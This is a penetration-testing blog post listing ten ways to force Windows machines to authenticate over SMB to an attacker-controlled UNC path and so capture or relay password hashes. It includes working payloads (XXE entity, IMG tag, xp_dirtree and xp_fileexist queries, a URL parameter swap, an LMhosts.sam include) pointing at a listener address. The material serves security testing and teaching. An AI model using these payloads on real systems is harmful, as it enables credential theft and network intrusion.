10 Places to Stick Your UNC Path

Recently there was a big fuss over the “Redirect to SMB” blog that was put out by Brian Wallace. Personally, I think that the recent scare over this vulnerability is a little overstated, but it could be a useful way to capture an SMB hash. I was already in the process of putting together this list, so here’s a bunch of other ways that you can force a UNC path and capture credentials.

UNC paths are one of my favorite things to use during a pen test. Once I force an account to authenticate to me over SMB, I have two options: Capture and Crack the hash or Relay the hash on to another computer. Plenty has been written about both options, so we won’t cover that here. The methods outlined below should give you some options for where you can use UNC paths to force authentication back to your attacking box. Firewall rules and file restrictions can really mess up some of these, so your mileage may vary.

For demo purposes, we will be using “\\192.168.1.123\test” as our listening UNC path / SMB server.

Here’s a linked table, if you want to directly jump to one of these:

- XML External Entity Injection
- Broken IMG Tags
- Directory Traversals
- Database Queries/injections
- File Shares
- Drive Mapping on Login
- Thick Applications
- The LMhosts.sam file
- SharePoint
- ARP spoofing – Ettercap filters

Honorable Mention:

- Redirect to SMB

1. XML External Entity Injection

External entity injection can be a very handy way to read files off of a remote system, but if that server happens to be a Windows system, you can utilize a UNC path.

```
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:////192.168.1.123/test.txt" >]>
<foo>&xxe;</foo>
```

Antti Rantasaari from NetSPI has been doing some really cool work in this space, so check out his blogs for more info.

2. Broken IMG Tags

Using a UNC path for an IMG tag can be pretty useful. Depending on where your SMB listener is (on the internal network) and what browser the victim is using (IE), there's a chance that the browser will just send the hash over automatically. These can also be embedded anywhere that may process HTML (email, thick apps, etc.).

"Internet Explorer's Intranet zone security setting must be set to **Automatic logon only in Intranet zone**. This is the default setting for Internet Explorer." (Source)

```
<img src=\\192.168.1.123\test.gif>
```

3. Directory Traversals

I wrote about this a while back, but web applications that allow you to specify a file path may be vulnerable to UNC path injection. By inputting a UNC path (instead of your typical ..\..\ or C:\ directory traversal), you may be able to capture the credentials for the service account that runs the web application.

Change the Id parameter in this URL:

- http://test.example.com/Print/FileReader.aspx?Id=/reports/test.pdf&Type=pdf

To this:

- http://test.example.com/Print/FileReader.aspx?Id=\\192.168.1.123\test.pdf&Type=pdf

4. Database Queries/injections

My co-worker, Scott Sutherland, wrote about using built-in SQL server procedures to do SMB relay attacks. This one can be really handy if you have databases that allow the "domain users" group to authenticate. It's surprising to see how many database servers are running with domain admin service accounts. Just use the xp_dirtree or xp_fileexist stored procedures and point them at your SMB capture server.

```
xp_dirtree '\\192.168.1.123\'
```

```
xp_fileexist '\\192.168.1.123\'
```

There's a bunch more SQL procedures out there that you could potentially use, but these two are pretty reliable. Anytime you can read a file in SQL, you can probably use a UNC path in it.

This attack also applies to Oracle. The Metasploit "auxiliary/admin/oracle/ora_ntlm_stealer" module can do it and there's a great blog about Oracle SMB relay on the ERPScan blog.

5. File Shares

If you have write access to a file share, you have a couple of options for getting hashes.


1. Here's a great one from Mubix – Modify the path for the icons for .lnk shortcut links to a UNC path
2. Microsoft Word documents can also be modded with Metasploit (use auxiliary/docx/word_unc_injector) to inject UNC pathes into the documents.

6. Drive Mapping on Login

This may be overkill, but it could be handy for persistence. By modding any scripts used to map network drives for users, you can add your own UNC path in as an additional drive to map. This is handy as any users who have this drive added will send you credentials every time they log in. If you don't have rights to overwrite the start up scripts, GDS Security has a nice blog about setting this up with Metasploit and spoofing the start up script server.

7. Thick Applications

Basically anywhere that you can tell an app to load a file, you potentially add in a UNC path. We have seen many file upload dialogs in thick applications that allow this. This is even better with hosted thick client applications that are running under the context of a terminal server user (and not the application user). This can also be really handy for kiosk applications. For more thick app breakouts, check out Scott's "Breaking Out!" blog.



8. The LMhosts.sam file

Mubix has a couple of great UNC tricks in his "AT is the new black" presentation. I already called out the .lnk files up above, but by modifying the LMhosts.sam file, you can sneak in a UNC path that forces the user to load a remote hosts file. Here's a sample LMhosts.sam using our UNC path:

```
192.168.1.123    netspi #PRE
#BEGIN_ALTERNATE
#INCLUDE \\netspi\test\hosts.txt
#END_ALTERNATE
```

9. SharePoint

On many of our pen tests, we get access to accounts that can edit everybody's favorite intranet site, SharePoint. Using any of the other listed methods, you should be able to drop files or direct UNC links

on the SharePoint site. Just make sure you go back and clean up the page(s) when you're done.

10. ARP spoofing – Ettercap filters

There are tons of fun things that you can do with Ettercap filters. One of those things is overwriting content with UNC paths. By injecting a UNC path into someone's HTML document, clear text SQL query, or any of the protocols mentioned above you should be able to get them to authenticate back to your attacking machine.

Honorable Mention:

11. Redirect to SMB

For what it's worth, this issue has been out for a very long time. Basically, you get your victim to visit your malicious HTTP server and you 302 redirect them to a UNC file location. If the browser (or program making the HTTP request) automatically authenticates, then the victim will send their hash over to the UNC location. Some of the methods above (See XXE) allow for this if you use an HTTP path instead of the UNC path.

Conclusion

I'm sure that there's a couple that I missed here, but feel free to add them in the comments.